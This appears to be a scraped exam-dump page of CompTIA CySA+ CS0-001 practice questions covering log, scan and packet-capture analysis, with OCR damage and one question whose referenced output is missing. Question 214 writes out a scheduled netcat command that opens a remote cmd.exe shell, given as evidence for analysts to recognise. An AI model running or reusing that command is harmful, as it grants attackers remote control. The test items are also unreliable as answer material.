[Q212-Q231 Get 100% Passing Success With True CS0-001 Exam! [Dec-2024

Get 100% Passing Success With True CS0-001 Exam! [Dec-2024 CompTIA CS0-001 PDF Questions - Exceptional Practice To CompTIA Cybersecurity Analyst (CySA+) Certification Exam

CompTIA CS0-001 exam consists of 85 multiple-choice and performance-based questions that must be completed within a time limit of 165 minutes. CS0-001 exam is computer-based and is administered at Pearson VUE testing centers located worldwide. CS0-001 exam is intended for individuals with at least four years of experience in information security or related fields, and it is recommended that candidates have completed the CompTIA Security+ certification or have equivalent knowledge and skills.

CompTIA Cybersecurity Analyst (CySA+) Certification is designed to provide IT professionals with practical knowledge and skills to identify and address vulnerabilities, threats, and risks to an organization. CySA+ certified professionals have expertise in threat management, security architecture and toolsets, vulnerability management, incident response, and compliance requirements. CompTIA Cybersecurity Analyst (CySA+) Certification Exam certification provides a comprehensive understanding of current cybersecurity protocols, procedures, and technologies.

NO.212 In reviewing service desk requests, management has requested that the security analyst investigate the requests submitted

by the new human resources manager. The requests consist of “unlocking” files that belonged to the previous human manager. The security analyst has uncovered a tool that is used to display five-level passwords. This tool is being used by several members of the service desk to unlock files. The content of these particular files is highly sensitive information pertaining to personnel. Which of the following BEST describes this scenario? (Choose two.)
* Unauthorized data exfiltration
* Unauthorized data masking
* Unauthorized access
* Unauthorized software
* Unauthorized controls

NO.213 The security operations team is conducting a mock forensics investigation. Which of the following should be the FIRST action taken after seizing a compromised workstation?
* Activate the escalation checklist
* Implement the incident response plan
* Analyze the forensic image
* Perform evidence acquisition

Explanation/Reference: https://staff.washington.edu/dittrich/misc/forensics/

NO.214 A cybersecurity analyst is retained by a firm for an open investigation. Upon arrival, the cybersecurity analyst reviews several security logs.

Given the following snippet of code:

```
sc config schedule start auto
net start schedule
at 13:30 ""C:\nc.exe 192.168.0.101 777 -e cmd.exe ""
```

Which of the following combinations BEST describes the situation and recommendations to be made for this situation?
* The cybersecurity analyst has discovered host 192.168.0.101 using Windows Task Scheduler at 13:30 to runnc.exe; recommend proceeding with the next step of removing the host from the network.
* The cybersecurity analyst has discovered host 192.168.0.101 to be running thenc.exe file at 13:30 using the auto cron job remotely, there are no recommendations since this is not a threat currently.
* The cybersecurity analyst has discovered host 192.168.0.101 is beaconing every day at

13:30 using thenc.exe file; recommend proceeding with the next step of removing the host from the network.
* The security analyst has discovered host 192.168.0.101 is a rogue device on the network, recommend proceeding with the next step of removing the host from the network.

NO.215 A company has recently launched a new billing invoice website for a few key vendors. The cybersecurity analyst is receiving calls that the website is performing slowly and the pages sometimes time out. The analyst notices the website is receiving millions of requests, causing the service to become unavailable. Which of the following can be implemented to maintain the availability of the website?
* VPN
* Honeypot
* Whitelisting
* DMZ
* MAC filtering

NO.216 A vulnerability scan has returned the following information:

```
Detailed Results
10.10.10.214 (LOTUS-10-214)

Windows Shares
Category: Windows
CVE ID: -
Vendor Ref: -
Bugtraq ID: -
Service Modified - 4.16.2014

Enumeration Results:
print$    C:\windows\system32\spool\drivers
ofcscan   C:\Program Files\Trend Micro\OfficeScan\PCCSRV
Temp      C:\temp
```


Which of the following describes the meaning of these results?

* There is an unknown bug in a Lotus server with no Bugtraq ID.
* Connecting to the host using a null session allows enumeration of share names.
* Trend Micro has a known exploit that must be resolved or patched.
* No CVE is present, so it is a false positive caused by Lotus running on a Windows server.

NO.217 An organization has a policy prohibiting remote administration of servers where web services are running. One of the Nmap scans is shown here:


```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00066s latency).
/>Not shown: 992 closed ports
PORT       STATE      SERVICE
22/tcp     open       ssh
80/tcp     open       http
111/tcp    open       rpcbind
139/tcp    open       netbios-ssn
3306       open       mysql

MAC Address: 01:AA:FB:23:21:45
Nmap done: 1IPaddress (1hostup) scannedin4.22seconds
```


Given the organization’s policy, which of the following services should be disabled on this server?

* rpcbind
* netbios-ssn
* mysql
* ssh
* telnet

NO.218 A cybersecurity analyst is conducting a security test to ensure that information regarding the web server is protected from disclosure. The cybersecurity analyst requested an HTML file from the web server, and the response came back as follows:



Which of the following actions should be taken to remediate this security issue?
* Set “Allowlatescanning” to 1 in the URLScan.ini configuration file.
* Set “Removeserverheader” to 1 in the URLScan.ini configuration file.
* Set “Enablelogging” to 0 in the URLScan.ini configuration file.
* Set “Perprocesslogging” to 1 in the URLScan.ini configuration file.

Explanation/Reference:

Explanation:

ref: http://www.acunetix.com/blog/articles/configure-web-server-disclose-identity/

NO.219 A retail corporation with widely distributed store locations and IP space must meet PCI requirements relating to vulnerability scanning. The organization plans to outsource this function to a third party to reduce costs.

Which of the following should be used to communicate expectations related to the execution of scans?
* Vulnerability assessment report
* Lessons learned documentation
* SLA
* MOU

NO.220 A software assurance lab is performing a dynamic assessment on an application by automatically generating and inputting different, random data sets to attempt to cause an error/failure condition. Which of the following software assessment capabilities is the lab performing AND during which phase of the SDLC should this occur? (Select two.)
* Fuzzing
* Behavior modeling
* Static code analysis
* Prototyping phase
* Requirements phase
* Planning phase

NO.221 A cybersecurity analyst has received an alert that well-known “call home” messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the messages. After determining the alert was a true positive, which of the following represents the MOST likely cause?
* Attackers are running reconnaissance on company resources.
* An outside command and control system is attempting to reach an infected system.
* An insider is trying to exfiltrate information to a remote network.
* Malware is running on a company system.

NO.222 An analyst has received unusual alerts on the SIEM dashboard. The analyst wants to get payloads that the hackers are sending toward the target systems without impacting the business operation. Which of the following should the analyst implement?

* Honeypot
* Jump box
* Sandboxing
* Virtualization

Explanation/Reference:

NO.223 A security analyst has discovered that an outbound SFTP process is occurring at the same time of day for the past several days. At the time this was discovered large amounts of business critical data delivered. The authentication for this process occurred using a service account with proper credentials. The security analyst investigated the destination IP for (his transfer and discovered that this new process s not documented in the change management log. Which of the following would be the BESST course of action for the analyst to take?

* Investigate a potential incident
* Verify user per missions
* Run a vulnerability scan
* Verify SLA with cloud provider

NO.224 A security analyst performed a review of an organization’s software development life cycle. The analyst

reports that the life cycle does not contain in a phase in which team members evaluate and provide critical

feedback on another developer’s code. Which of the following assessment techniques is BEST for

describing the analyst’s report?

* Architectural evaluation
* Waterfall
* Whitebox testing
* Peer review

NO.225 An analyst is troubleshooting a PC that is experiencing high processor and memory consumption.

Investigation reveals the following processes are running on the system:

lsass.exe

▪

csrss.exe

▪

wordpad.exe

▪

notepad.exe

▪

Which of the following tools should the analyst utilize to determine the rogue process?

* Ping 127.0.0.1.

* Use grepto search.
* Use Netstat.
* Use Nessus.

NO.226 An organization has been conducting penetration testing to identify possible network vulnerabilities. One of the security policies states that web servers and database servers must not be co-located on the same server unless one of them runs on a non-standard. The penetration tester has received the following outputs from the latest set of scans:

```
Starting Nmap 4.11 (http://nmap.org) at 2011-11-03 18:32 EDT

Interesting ports on host orgServer (192.168.1.13)
PORT              STATE         SERVICE
22/tcp            open          ssh
80/tcp            open          http
139/tcp           open          netbios-ssn
3306/tcp          open          mysql
Service detection performed.

Nmap done: 1 IP address (1 host up) scanned in 0.822 seconds
Starting Nmap 4.11 ((http://nmap.org) at 2011-11-03 18:33 EDT

Interesting ports on host finServer (192.168.1.14):
PORT              STATE         SERVICE
22/tcp            open          ssh
80/tcp            open          http
139/tcp           open          netbios-ssn
Service detection performed.

Nmap done: 1 IP address (1 host up) scanned in 0.822 seconds
```

Which of the following servers is out of compliance?
* finServer
* adminServer
* orgServer
* opsServer

NO.227 A security professional is analyzing the results of a network utilization report. The report includes the following information:

IP Address	Server Name	Server Uptime	Historical	Current
172.20.2.58	web.srvr.03	30D 12H 52M 09S	41.3GB	37.2GB
172.20.1.215	dev.web.srvr.01	30D 12H 52M 09S	1.81GB	2.2GB
172.20.1.22	hr.dbprod.01	30D 12H 17M 22S	2.24GB	29.97GB
172.20.1.26	mrktg.file.srvr.02	30D 12H 41M 09S	1.23GB	0.34GB
172.20.1.28	accnt.file.srvr.01	30D 12H 52M 09S	3.62GB	3.57GB
172.20.1.30	R&D.file.srvr.01	1D 4H 22M 01S	1.24GB	0.764GB

Which of the following servers needs further investigation?
* hr.dbprod.01
* R&D.file.srvr.01
* mrktg.file.srvr.02

* web.srvr.03

NO.228 Review the following results:

Source	Destination	Protocol	Length	Info
172.29.0.109	8.8.8.8	DNS	74	Standard query 0x9ada A itsec. eicp.n
8.8.8.8	172.29.0.109	DNS	90	Standard query response 0x9ada A itsec.eicp.net A 123.120.110.212
172.29.0.109	123.120.110.212	TCP	66	49294 -8088 [SYN] seq=0 Win=65635 Len MSS=1460 WS=16 TSval=560397766 Tsecr=
123.120.110.212	172.29.0.109	TCP	78	8080-49294 [SYN, ACK] Seq=0 Ack=1 Win WS=4 TSval=0 Tsecr=0 SACK_PERM=1al=56
172.29.0.109	172.29.0.255	NBNS	92	Namequery NB WORKGROUP<ID>
54.240.190.21	172.29.0.109	TCP	60	443 - 49294 [RST] Seq=1 Win=0 Len=0
66.235.133.62	172.29.0.109	TCP	60	80 - 49294 [RST] Seq=1 Win=0 Len=0
123.120.110.212	172.29.0.109	TCP	67	8088-49294 [PSH, ACK] Seq=459 ACK=347 TSval=241898 TSecr=560402112
172.29.0.109	123.120.110.212	TCP	66	49294-8088 [ACK] Seq=347 Ack=460 Win= TSval=560504900 TSecr=241898

Which of the following has occurred?
* This is normal network traffic.
* 123.120.110.212 is infected with a Trojan.
* 172.29.0.109 is infected with a worm.
* 172.29.0.109 is infected with a Trojan.

Section: (none)

Explanation/Reference:

Explanation:

NO.229 Three similar production servers underwent a vulnerability scan. The scan results revealed that the three servers had two different vulnerabilities rated “Critical”.

The administrator observed the following about the three servers:

* The servers are not accessible by the Internet

* AV programs indicate the servers have had malware as recently as two weeks ago

* The SIEM shows unusual traffic in the last 20 days

* Integrity validation of system files indicates unauthorized modifications Which of the following assessments is valid and what is the most appropriate NEXT step?

(Select TWO).
* Servers may have been built inconsistently
* Servers may be generating false positives via the SIEM
* Servers may have been tampered with
* Activate the incident response plan
* Immediately rebuild servers from known good configurations
* Schedule recurring vulnerability scans on the servers

NO.230 A security analyst is Investigating some unusual network traffic to and from one or the company’s email servers. Reviewing a packet capture, the analyst notes the following sequence of packets:

```
67.35.20.70 74.125.131.27 TCP 61234 -> smtp(25) [SYN] Seq=0 Win=29200 Len=0
74.125.131.2767.35.20.70TCPsmtp(25) -> 61234 [SYN, ACK] Seq=0Ack=1Win=42540Len=0
67.35.20.7074.125.131.27TCP61234 -> smtp(25) [ACK] Seq=1Ack=1Win=29312Len=0
67.35.20.7074.125.131.27SMTPC: ehlo
74.125.131.2767.35.20.70SMTPS: 250mx.yahoo.comsayinghello
67.35.20.7074.125.131.27TCP61234 -> smtp(25) [ACK] Seq=7Ack=219Win=30336Len=0
67.35.20.7074.125.131.27SMTPC: quit
209.53.215.3474.125.131.27TCP59139 -> http(80) [SYN] Seq=0Win=4128Len=0MSS=1460
74.125.131.27209.53.215.34TCPhttp(80) -> 59139 [SYN, ACK] Seq=0Ack=1Win=4128Len=0
209.53.215.3474.125.131.27TCP59139 -> http(80) [ACK] Seq=1Ack=1Win=4128Len=0
74.125.131.27209.53.215.34SSHServer: Protocol (SSH-2.0-Cisco-1.25)
209.53.215.3474.125.131.27SSHClient: Protocol (SSH-1.99-Cisco-1.25)
74.125.131.27209.53.215.34SSHv2Server: KeyExchangeInit
153.22.17.874.125.131.27TCP61234 -> smtp(25) [SYN] Seq=0Win=29200Len=0
74.125.131.27153.22.17.8TCPsmtp(25) -> 61234 [SYN, ACK] Seq=0Ack=1Win=42540Len=0
74.125.131.27153.22.17.8SMTPS: 220mx.google.comESMTPq8si1038396vcq.58 - gsmtp
153.22.17.874.125.131.27TCP61234 -> smtp(25) [ACK] Seq=1Ack=52Win=29312Len=0
153.22.17.874.125.131.27SMTPC: ehlo
74.125.131.27153.22.17.8TCPsmtp(25) -> 61234 [ACK] Seq=52Ack=7Win=42624Len=0
74.125.131.27153.22.17.8SMTPS: 250mx.google.comatyourservice
153.22.17.874.125.131.27SMTPC: quit
```

Which of the following should be the NEXT step In the Investigation?

* Log on to the server at IP address 74.125.131.27 and determine the process using port 80.
* Log on to the server at IP address 74.125.131.27 and determine the process using port 25.
* Check with the network team to see if the IP address 67.35.20.70 has connected to any other servers.
* Ask the network team to blackhole the IP address 153.22.17.8 to prevent further connections.

NO.231 Given the following access log:

```
access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get
/js/query-ui/js/?a.aspectRatio:this.originalSize.height%7c%7c1%3ba=e(HTTP/1.1" 403 22

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /js/query-ui/js/?a.aspectRatio:this.originalSize.he
1;a=e( HTTP/1.1" 303 333

access_log: 10.1.1.3 - -[66.66.132.6 -100] "Get /scripts/query-ui/js/J);F.optgroup=F .option;F .tbo
.tfoot=F .colorgroup=F .caption=F .thread;F .th=F .td;if (!c.support.htmlSerialize)F._default=(1, H
403 338
```

Which of the following accurately describes what this log displays?

* A vulnerability in jQuery
* Application integration with an externally hosted database
* A vulnerability scan performed from the Internet
* A vulnerability in Javascript

CS0-001 dumps - ValidExam - 100% Passing Guarantee: https://www.validexam.com/CS0-001-latest-dumps.html]